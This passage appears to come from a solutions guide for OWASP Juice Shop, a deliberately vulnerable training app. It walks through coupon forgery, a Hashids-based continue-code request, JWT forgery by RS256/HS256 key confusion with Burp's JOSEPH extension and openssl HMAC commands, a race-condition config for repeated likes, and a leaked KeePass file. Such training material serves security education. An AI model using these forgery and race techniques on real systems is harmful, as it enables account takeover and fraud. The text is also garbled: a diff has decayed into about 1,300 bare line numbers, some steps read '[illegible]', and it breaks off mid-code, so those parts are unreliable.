 - The coupon code is actually retrieved via an AWS API call which returns valid coupons with different discounts and their expiration date as JSON, e.g. `{"discountCodes": {"10%": "mNYS#iv#%t", "20%": "mNYS#iw00u", "30%": "mNYS#iw03v", "40%": "mNYS#iw06w"}, "expiryDate": "2019-02-28"}`
6. You could collect this data for several months and basically fall back to the Pattern analysis solution path only with more recent coupons.
7. For an easier and more satisfying victory over this challenge, take a look at the commit history of the GitHub repository <https://github.com/juice-shop/juicy-coupon-bot>, though.
8. Going back in time a bit, you will learn that the coupon retrieval via AWS API backed by a Lambda function was not the original implementation. Commit `fde2003` introduced the API call, replacing the previous programmatic creation of a coupon code.

Use secure cloud retrieval for coupon code

master

bkimminich committed 11 hours ago

1 parent d961ca3 commit fde2003535598ad3c4edc17ad9ffcd9c589d3c5

Showing 8 changed files with 462 additions and 216 deletions.

Unified Split

View file

```

1  index.js
2  @@ -9,7 +9,6 @@ const T = new Twitter({
3  9   const statusText = require('./lib/statusText')
4  10
5  11   module.exports = (status = statusText()) => {
6  12   - console.log()
7  13   console.log(`${colors.green('✓')} Status prepared: ${colors.cyan(status)}`)
8  14   if (process.env.TRAVIS_EVENT_TYPE === 'cron') {
9  15   T.post('statuses/update', { status })
10  16
11  17
12  18
13  19
14  20
15  21
16  22
17  23
18  24
19  25
20  26
21  27
22  28
23  29
24  30
25  31
26  32
27  33
28  34
29  35
30  36
31  37
32  38
33  39
34  40
35  41
36  42
37  43
38  44
39  45
40  46
41  47
42  48
43  49
44  50
45  51
46  52
47  53
48  54
49  55
50  56
51  57
52  58
53  59
54  60
55  61
56  62
57  63
58  64
59  65
60  66
61  67
62  68
63  69
64  70
65  71
66  72
67  73
68  74
69  75
70  76
71  77
72  78
73  79
74  80
75  81
76  82
77  83
78  84
79  85
80  86
81  87
82  88
83  89
84  90
85  91
86  92
87  93
88  94
89  95
90  96
91  97
92  98
93  99
94  100
95  101
96  102
97  103
98  104
99  105
100  106
101  107
102  108
103  109
104  110
105  111
106  112
107  113
108  114
109  115
110  116
111  117
112  118
113  119
114  120
115  121
116  122
117  123
118  124
119  125
120  126
121  127
122  128
123  129
124  130
125  131
126  132
127  133
128  134
129  135
130  136
131  137
132  138
133  139
134  140
135  141
136  142
137  143
138  144
139  145
140  146
141  147
142  148
143  149
144  150
145  151
146  152
147  153
148  154
149  155
150  156
151  157
152  158
153  159
154  160
155  161
156  162
157  163
158  164
159  165
160  166
161  167
162  168
163  169
164  170
165  171
166  172
167  173
168  174
169  175
170  176
171  177
172  178
173  179
174  180
175  181
176  182
177  183
178  184
179  185
180  186
181  187
182  188
183  189
184  190
185  191
186  192
187  193
188  194
189  195
190  196
191  197
192  198
193  199
194  200
195  201
196  202
197  203
198  204
199  205
200  206
201  207
202  208
203  209
204  210
205  211
206  212
207  213
208  214
209  215
210  216
211  217
212  218
213  219
214  220
215  221
216  222
217  223
218  224
219  225
220  226
221  227
222  228
223  229
224  230
225  231
226  232
227  233
228  234
229  235
230  236
231  237
232  238
233  239
234  240
235  241
236  242
237  243
238  244
239  245
240  246
241  247
242  248
243  249
244  250
245  251
246  252
247  253
248  254
249  255
250  256
251  257
252  258
253  259
254  260
255  261
256  262
257  263
258  264
259  265
260  266
261  267
262  268
263  269
264  270
265  271
266  272
267  273
268  274
269  275
270  276
271  277
272  278
273  279
274  280
275  281
276  282
277  283
278  284
279  285
280  286
281  287
282  288
283  289
284  290
285  291
286  292
287  293
288  294
289  295
290  296
291  297
292  298
293  299
294  300
295  301
296  302
297  303
298  304
299  305
300  306
301  307
302  308
303  309
304  310
305  311
306  312
307  313
308  314
309  315
310  316
311  317
312  318
313  319
314  320
315  321
316  322
317  323
318  324
319  325
320  326
321  327
322  328
323  329
324  330
325  331
326  332
327  333
328  334
329  335
330  336
331  337
332  338
333  339
334  340
335  341
336  342
337  343
338  344
339  345
340  346
341  347
342  348
343  349
344  350
345  351
346  352
347  353
348  354
349  355
350  356
351  357
352  358
353  359
354  360
355  361
356  362
357  363
358  364
359  365
360  366
361  367
362  368
363  369
364  370
365  371
366  372
367  373
368  374
369  375
370  376
371  377
372  378
373  379
374  380
375  381
376  382
377  383
378  384
379  385
380  386
381  387
382  388
383  389
384  390
385  391
386  392
387  393
388  394
389  395
390  396
391  397
392  398
393  399
394  400
395  401
396  402
397  403
398  404
399  405
400  406
401  407
402  408
403  409
404  410
405  411
406  412
407  413
408  414
409  415
410  416
411  417
412  418
413  419
414  420
415  421
416  422
417  423
418  424
419  425
420  426
421  427
422  428
423  429
424  430
425  431
426  432
427  433
428  434
429  435
430  436
431  437
432  438
433  439
434  440
435  441
436  442
437  443
438  444
439  445
440  446
441  447
442  448
443  449
444  450
445  451
446  452
447  453
448  454
449  455
450  456
451  457
452  458
453  459
454  460
455  461
456  462
457  463
458  464
459  465
460  466
461  467
462  468
463  469
464  470
465  471
466  472
467  473
468  474
469  475
470  476
471  477
472  478
473  479
474  480
475  481
476  482
477  483
478  484
479  485
480  486
481  487
482  488
483  489
484  490
485  491
486  492
487  493
488  494
489  495
490  496
491  497
492  498
493  499
494  500
495  501
496  502
497  503
498  504
499  505
500  506
501  507
502  508
503  509
504  510
505  511
506  512
507  513
508  514
509  515
510  516
511  517
512  518
513  519
514  520
515  521
516  522
517  523
518  524
519  525
520  526
521  527
522  528
523  529
524  530
525  531
526  532
527  533
528  534
529  535
530  536
531  537
532  538
533  539
534  540
535  541
536  542
537  543
538  544
539  545
540  546
541  547
542  548
543  549
544  550
545  551
546  552
547  553
548  554
549  555
550  556
551  557
552  558
553  559
554  560
555  561
556  562
557  563
558  564
559  565
560  566
561  567
562  568
563  569
564  570
565  571
566  572
567  573
568  574
569  575
570  576
571  577
572  578
573  579
574  580
575  581
576  582
577  583
578  584
579  585
580  586
581  587
582  588
583  589
584  590
585  591
586  592
587  593
588  594
589  595
590  596
591  597
592  598
593  599
594  600
595  601
596  602
597  603
598  604
599  605
600  606
601  607
602  608
603  609
604  610
605  611
606  612
607  613
608  614
609  615
610  616
611  617
612  618
613  619
614  620
615  621
616  622
617  623
618  624
619  625
620  626
621  627
622  628
623  629
624  630
625  631
626  632
627  633
628  634
629  635
630  636
631  637
632  638
633  639
634  640
635  641
636  642
637  643
638  644
639  645
640  646
641  647
642  648
643  649
644  650
645  651
646  652
647  653
648  654
649  655
650  656
651  657
652  658
653  659
654  660
655  661
656  662
657  663
658  664
659  665
660  666
661  667
662  668
663  669
664  670
665  671
666  672
667  673
668  674
669  675
670  676
671  677
672  678
673  679
674  680
675  681
676  682
677  683
678  684
679  685
680  686
681  687
682  688
683  689
684  690
685  691
686  692
687  693
688  694
689  695
690  696
691  697
692  698
693  699
694  700
695  701
696  702
697  703
698  704
699  705
700  706
701  707
702  708
703  709
704  710
705  711
706  712
707  713
708  714
709  715
710  716
711  717
712  718
713  719
714  720
715  721
716  722
717  723
718  724
719  725
720  726
721  727
722  728
723  729
724  730
725  731
726  732
727  733
728  734
729  735
730  736
731  737
732  738
733  739
734  740
735  741
736  742
737  743
738  744
739  745
740  746
741  747
742  748
743  749
744  750
745  751
746  752
747  753
748  754
749  755
750  756
751  757
752  758
753  759
754  760
755  761
756  762
757  763
758  764
759  765
760  766
761  767
762  768
763  769
764  770
765  771
766  772
767  773
768  774
769  775
770  776
771  777
772  778
773  779
774  780
775  781
776  782
777  783
778  784
779  785
780  786
781  787
782  788
783  789
784  790
785  791
786  792
787  793
788  794
789  795
790  796
791  797
792  798
793  799
794  800
795  801
796  802
797  803
798  804
799  805
800  806
801  807
802  808
803  809
804  810
805  811
806  812
807  813
808  814
809  815
810  816
811  817
812  818
813  819
814  820
815  821
816  822
817  823
818  824
819  825
820  826
821  827
822  828
823  829
824  830
825  831
826  832
827  833
828  834
829  835
830  836
831  837
832  838
833  839
834  840
835  841
836  842
837  843
838  844
839  845
840  846
841  847
842  848
843  849
844  850
845  851
846  852
847  853
848  854
849  855
850  856
851  857
852  858
853  859
854  860
855  861
856  862
857  863
858  864
859  865
860  866
861  867
862  868
863  869
864  870
865  871
866  872
867  873
868  874
869  875
870  876
871  877
872  878
873  879
874  880
875  881
876  882
877  883
878  884
879  885
880  886
881  887
882  888
883  889
884  890
885  891
886  892
887  893
888  894
889  895
890  896
891  897
892  898
893  899
894  900
895  901
896  902
897  903
898  904
899  905
900  906
901  907
902  908
903  909
904  910
905  911
906  912
907  913
908  914
909  915
910  916
911  917
912  918
913  919
914  920
915  921
916  922
917  923
918  924
919  925
920  926
921  927
922  928
923  929
924  930
925  931
926  932
927  933
928  934
929  935
930  936
931  937
932  938
933  939
934  940
935  941
936  942
937  943
938  944
939  945
940  946
941  947
942  948
943  949
944  950
945  951
946  952
947  953
948  954
949  955
950  956
951  957
952  958
953  959
954  960
955  961
956  962
957  963
958  964
959  965
960  966
961  967
962  968
963  969
964  970
965  971
966  972
967  973
968  974
969  975
970  976
971  977
972  978
973  979
974  980
975  981
976  982
977  983
978  984
979  985
980  986
981  987
982  988
983  989
984  990
985  991
986  992
987  993
988  994
989  995
990  996
991  997
992  998
993  999
994  1000
995  1001
996  1002
997  1003
998  1004
999  1005
1000 1006
1001 1007
1002 1008
1003 1009
1004 1010
1005 1011
1006 1012
1007 1013
1008 1014
1009 1015
1010 1016
1011 1017
1012 1018
1013 1019
1014 1020
1015 1021
1016 1022
1017 1023
1018 1024
1019 1025
1020 1026
1021 1027
1022 1028
1023 1029
1024 1030
1025 1031
1026 1032
1027 1033
1028 1034
1029 1035
1030 1036
1031 1037
1032 1038
1033 1039
1034 1040
1035 1041
1036 1042
1037 1043
1038 1044
1039 1045
1040 1046
1041 1047
1042 1048
1043 1049
1044 1050
1045 1051
1046 1052
1047 1053
1048 1054
1049 1055
1050 1056
1051 1057
1052 1058
1053 1059
1054 1060
1055 1061
1056 1062
1057 1063
1058 1064
1059 1065
1060 1066
1061 1067
1062 1068
1063 1069
1064 1070
1065 1071
1066 1072
1067 1073
1068 1074
1069 1075
1070 1076
1071 1077
1072 1078
1073 1079
1074 1080
1075 1081
1076 1082
1077 1083
1078 1084
1079 1085
1080 1086
1081 1087
1082 1088
1083 1089
1084 1090
1085 1091
1086 1092
1087 1093
1088 1094
1089 1095
1090 1096
1091 1097
1092 1098
1093 1099
1094 1100
1095 1101
1096 1102
1097 1103
1098 1104
1099 1105
1100 1106
1101 1107
1102 1108
1103 1109
1104 1110
1105 1111
1106 1112
1107 1113
1108 1114
1109 1115
1110 1116
1111 1117
1112 1118
1113 1119
1114 1120
1115 1121
1116 1122
1117 1123
1118 1124
1119 1125
1120 1126
1121 1127
1122 1128
1123 1129
1124 1130
1125 1131
1126 1132
1127 1133
1128 1134
1129 1135
1130 1136
1131 1137
1132 1138
1133 1139
1134 1140
1135 1141
1136 1142
1137 1143
1138 1144
1139 1145
1140 1146
1141 1147
1142 1148
1143 1149
1144 1150
1145 1151
1146 1152
1147 1153
1148 1154
1149 1155
1150 1156
1151 1157
1152 1158
1153 1159
1154 1160
1155 1161
1156 1162
1157 1163
1158 1164
1159 1165
1160 1166
1161 1167
1162 1168
1163 1169
1164 1170
1165 1171
1166 1172
1167 1173
1168 1174
1169 1175
1170 1176
1171 1177
1172 1178
1173 1179
1174 1180
1175 1181
1176 1182
1177 1183
1178 1184
1179 1185
1180 1186
1181 1187
1182 1188
1183 1189
1184 1190
1185 1191
1186 1192
1187 1193
1188 1194
1189 1195
1190 1196
1191 1197
1192 1198
1193 1199
1194 1200
1195 1201
1196 1202
1197 1203
1198 1204
1199 1205
1200 1206
1201 1207
1202 1208
1203 1209
1204 1210
1205 1211
1206 1212
1207 1213
1208 1214
1209 1215
1210 1216
1211 1217
1212 1218
1213 1219
1214 1220
1215 1221
1216 1222
1217 1223
1218 1224
1219 1225
1220 1226
1221 1227
1222 1228
1223 1229
1224 1230
1225 1231
1226 1232
1227 1233
1228 1234
1229 1235
1230 1236
1231 1237
1232 1238
1233 1239
1234 1240
1235 1241
1236 1242
1237 1243
1238 1244
1239 1245
1240 1246
1241 1247
1242 1248
1243 1249
1244 1250
1245 1251
1246 1252
1247 1253
1248 1254
1249 1255
1250 1256
1251 1257
1252 1258
1253 1259
1254 1260
1255 1261
1256 1262
1257 1263
1258 1264
1259 1265
1260 1266
1261 1267
1262 1268
1263 1269
1264 1270
1265 1271
1266 1272
1267 1273
1268 1274
1269 1275
1270 1276
1271 1277
1272 1278
1273 1279
1274 1280
1275 1281
1276 1282
1277 1283
1278 1284
1279 1285
1280 1286
1281 1287
1282 1288
1283 1289
1284 1290
1285 1291
1286 1292
1287 1293
1288 1294
1289 1295
1290 1296
1291 1297
1292 1298
1293 1299
1294 1300
1295 1301
1296 1302
1297 1303
1298 1304
1299 1305
1300 1306
1301 1307
1302 1308
1303 1309
1304 1310
1305 1311
1306 1312
1307 1313
1308 1314
1309 1315
1310 1316
1311 1317
1312 1318
1313 1319
1314 1320
1315 1321
1316 1322
1317 1323
1318 1324
1319 1325
1320 1326
1321 1327
1322 1328
1323 1329
1324 1330
1325 1331
1326 133
```

5. Follow the link labeled *check out the demo* (<http://codepen.io/ivanakimov/pen/bNmExm>)
6. The Juice Shop simply uses the example salt (`this is my salt`) and also the default character range (`abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890`) from that demo page. It just uses a minimum length of `60` instead of `8` for the resulting hash.
7. Encoding the value `999` with the demo (see code below) gives you the hash result `690xrZ8aJEgxONZyWoz1Dw4BvXmRGkM6Ae9M7k2rK63YpqQLPjn1b5V5LvDj`
8. Send a `PUT` request to the URL `http://localhost:3000/rest/continue-code/apply/690xrZ8aJEgxONZyWoz1Dw4BvXmRGkM6Ae9M7k2rK63YpqQLPjn1b5V5LvDj` to solve this challenge.

```
var hashids = new Hashids("this is my salt", 60, "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890");


var id = hashids.encode(999);
var numbers = hashids.decode(id);

$("#input").text("[ "+numbers.join(" ")+"]");
$("#output").text(id);
```

Forge an almost properly RSA-signed JWT token

With Burp Suite

1. Use your favorite forced directory browsing tool (or incredible guessing luck) to identify `http://localhost:3000/encryptionkeys` as having directory listing enabled.
2. Download the application's public JWT key from `http://localhost:3000/encryptionkeys/jwt.pub`



3. Download and install the [Burp Suite Community Edition](#)

4. In the *BApp Store* tab under the *Extender* tab within Burp Suite find and install the [JSON Web Token Attacker](#) extension (aka *JOSEPH*)

Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Logger++
JOSEPH
Software Vulnerability Scanner

Extensions
BApp Store
APIs
Options

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Popularity	Last updated	Detail
JCEryption Handler		☆☆☆☆☆		14 Jul 2017	
JSON Beautifier		☆☆☆☆☆		03 Oct 2017	
JSON Decoder		☆☆☆☆☆		24 Jan 2017	
JSON Web Token Attacker	✓	☆☆☆☆☆		08 Feb 2019	
JSON Web Tokens		☆☆☆☆☆		17 Dec 2018	
JSWS Parser		☆☆☆☆☆		15 Feb 2017	
JVM Property Editor		☆☆☆☆☆		24 Jan 2017	
Kerberos Authentication		☆☆☆☆☆		30 Aug 2017	
Lair		☆☆☆☆☆		25 Jan 2017	Pro extension
Length Extension Attacks		☆☆☆☆☆		25 Jan 2017	
LightBulb WAF Auditing ...		☆☆☆☆☆		22 Jan 2018	
Log Requests to SQLite		☆☆☆☆☆		17 Dec 2018	
Log Viewer		☆☆☆☆☆		20 Nov 2018	
Logger++	✓	☆☆☆☆☆		21 May 2018	
Manual Scan Issues		☆☆☆☆☆		23 May 2017	Pro extension
Match/Replace Session ...		☆☆☆☆☆		24 Aug 2017	
MessagePack		☆☆☆☆☆		20 Apr 2017	
Meth0dMan		☆☆☆☆☆		24 Jan 2017	
MindMap Exporter		☆☆☆☆☆		25 Jan 2017	
Multi Session Replay		☆☆☆☆☆		03 Oct 2017	
Multi-Browser Highlighting		☆☆☆☆☆		14 Dec 2018	
NGINX Alias Traversal		☆☆☆☆☆		20 Nov 2018	
NMAP Parser		☆☆☆☆☆		09 Jan 2017	
Notes		☆☆☆☆☆		01 Jul 2014	
NTLM Challenge Decoder		☆☆☆☆☆		29 Jun 2018	
Office Open XML Editor		☆☆☆☆☆		05 Jan 2018	
OpenAPI Parser		☆☆☆☆☆		28 Jan 2019	

JSON Web Token Attacker

JOSEPH - JavaScript Object Signing and Encryption Pentesting Helper

This extension helps to test applications that use JavaScript Object Signing and Encryption, including JSON Web Tokens.

Features

- Recognition and marking
- JWS/JWE editors
- (Semi-)Automated attacks
 - Bleichenbacher MMA
 - Key Confusion (aka Algorithm Substitution)
 - Signature Exclusion
- Base64url en-/decoder
- Easy extensibility of new attacks

Author: Dennis Detering

Version: 1.0.2

Source: <https://github.com/portswigger/json-web-token-attacker>


Updated: 08 Feb 2019

Rating: ☆☆☆☆☆ Submit rating

Popularity: —————

5. Send any captured request that has an Authorization: Bearer token to Burp's Repeater.

6. Once in Repeater, click the JWS tab, then the Payload tab beneath and modify the email parameter to be rsa_lord@juice-sh.op.



The screenshot shows the 'Request' tab in the OWASP Juice Shop interface. The 'Payload' sub-tab is selected, displaying a JSON response. The response indicates a successful login for the user 'rsa_lord@juice-sh.op'. The JSON structure is as follows:

```
{ "status": "success", "data": { "id": 14, "username": "", "email": "rsa_lord@juice-sh.op", "password": "05a671c66aefea124cc08b76ea6d30bb", "isAdmin": false, "lastLoginIp": "0.0.0.0", "profileImage": "default.svg", "createdAt": "2019-02-12 20:10:17.490+00:00", "updatedAt": "2019-02-12 20:10:17.490+00:00", "iat": 1550002224, "exp": 1550020224 }
```

At the bottom of the interface, there is a search bar with the placeholder text 'Type a search term' and a '0 matches' indicator.

7. Next, click the *Attacker* tab, select *Key Confusion*, then click *Load*.

8. Paste in the contents of the `jwt.pub` file without the `-----BEGIN RSA PUBLIC KEY-----` and `-----END RSA PUBLIC KEY-----` lines.

Go

Cancel

< ▼

> ▼

Target: <http://192.168.0.4:3000>  

Request

Raw

Params

Headers

Hex

JWS

Header

Payload

Base64(Signature)

Attacker

Available Attacks:

Key Confusion ▼

Load

Format of the public key:

PEM (String) ▼

MIGJAoGBAM3CosR73CBNcJsLv5E90NsFt6qN1uziQ484gbOoule8leXHFbyIzPQRozgEpSpiwhr6d2/c0CfZHEJ3m5tV0klxfjM7oqjRMURnH/rmBjcETQ7qzllSZQ/iptJ3p7Gi78X5ZMhLnTdkUFU9WaGdiEb+SnC39wjErmJSfmGb7i1AgMBAAE=

Choose Payload:

Public key transformation 02 (0x02) ▼

Update

9. Click *Update* and then *Go* in the top left to send the modified request via Burp and solve this challenge!

👏 Kudos to [Tyler Rosonke](#) for providing this solution.

With Linux and online tools

- The server uses a private RSA key to sign the token and a public one to verify it when using RS256, but when using HS256 there is only one key for both, and, for verification, the server always uses the public RSA key disregarding the algorithm specified in the header.

- [illegible]

4. Encode the server key to hex `cat jwt.pub | xxd -p | tr -d "\\n"`
5. Sign your new token with the server key with `hmac echo -n "new_header.new_payload" | openssl dgst -sha256 -mac HMAC -macopt hexkey:server_key_hex`

6. Encode your signature to base64url: `echo -n "signature" | xxd -r -p | base64 | sed 's/+/-/g; s/\\/_/g; s/=//g' | tr -d "\\n"`
7. Place the new token in a cookie or send an authenticated request with the it to solve the challenge.

👏 Kudos to [teodor440](#) for providing this solution.

Like any review at least three times as the same user

1. Liking a review normally results in a request to `http://localhost:3000/rest/products/reviews` which associates the email of the user with the review (identified by the JSON body of e.g. `{id: "ZQdzyRCbwQ4ys3PCG"}`) and also increases its like counter by one.
2. If you try to replay the same request you will get a `403 Forbidden` HTTP status with `{"error": "Not allowed"}` in the response.
3. Write a script that simultaneously executes three requests to `http://localhost:3000/rest/products/reviews` with body e.g. `{id: "ZQdzyRCbwQ4ys3PCG"}` and run it.
4. If your 3 requests get handled asynchronously within an (artificial) 150ms time window, you will cause a race condition and all will get through and each increase the like counter by one to a total of three!
5. Back in your browser you should now see the corresponding challenge marked as solved!

The following [RaceTheWeb](#) config does the trick as well:

```
# Multiple Likes
# Save this as multiple-likes.toml
# Get comment information from this endpoint first: http://localhost:3000/rest/products/<id>/reviews
# Then replace id values in body parameter of this file
# You need to replace the bearer token as well
# open browser dev tools, like any of the comment, then inspect the traffic to obtain a valid bearer token
# Launch this file by doing ./racethweb multiple-likes.toml
count = 3
verbose = true
[[requests]]
    method = "POST"
```



```
url = "http://localhost:3000/rest/products/reviews"
body = "{\"id\":\"QEBb8RKLor69dsXkB\"}"
headers = ["Content-Type: application/json", "Authorization: Bearer XXX"]
```

Log in with the support team's original user credentials


IMPORTANT

Solving this challenge requires [KeePass 2.x](#) installed on your computer. If you are using a non-Windows OS you can try using some unofficial port but there is no guarantee the file can be opened on those.

1. Find out that the support team's email address is `support@juice-sh.op` either via deduction of the pattern from other users or by completing the Retrieve a list of all user credentials via SQL Injection challenge.
2. Brute forcing the password on of this user `<http://localhost:3000/#/login>` is an entirely hopeless approach.
3. You might notice that the support team has a KeePass database file located in `http://localhost:3000/ftp/incident-support.kdbx` and that it is conveniently *not blocked* by the file type filter otherwise protecting this folder.
4. Download and install KeePass 2.x from `http://keepass.info`
5. Trying to brute force the password on this KeePass file is unlikely to succeed at this stage.
6. Inspecting `main.js` for information leakage (e.g. by searching for `support`) will yield an interesting log statement that is printed when the support logs in with the wrong password:

```
}
ngOnInit() {
  this.formSubmitService.attachEnterKeyHandler('password-form', 'changeButton', () => this.changePassword());
}
changePassword() {
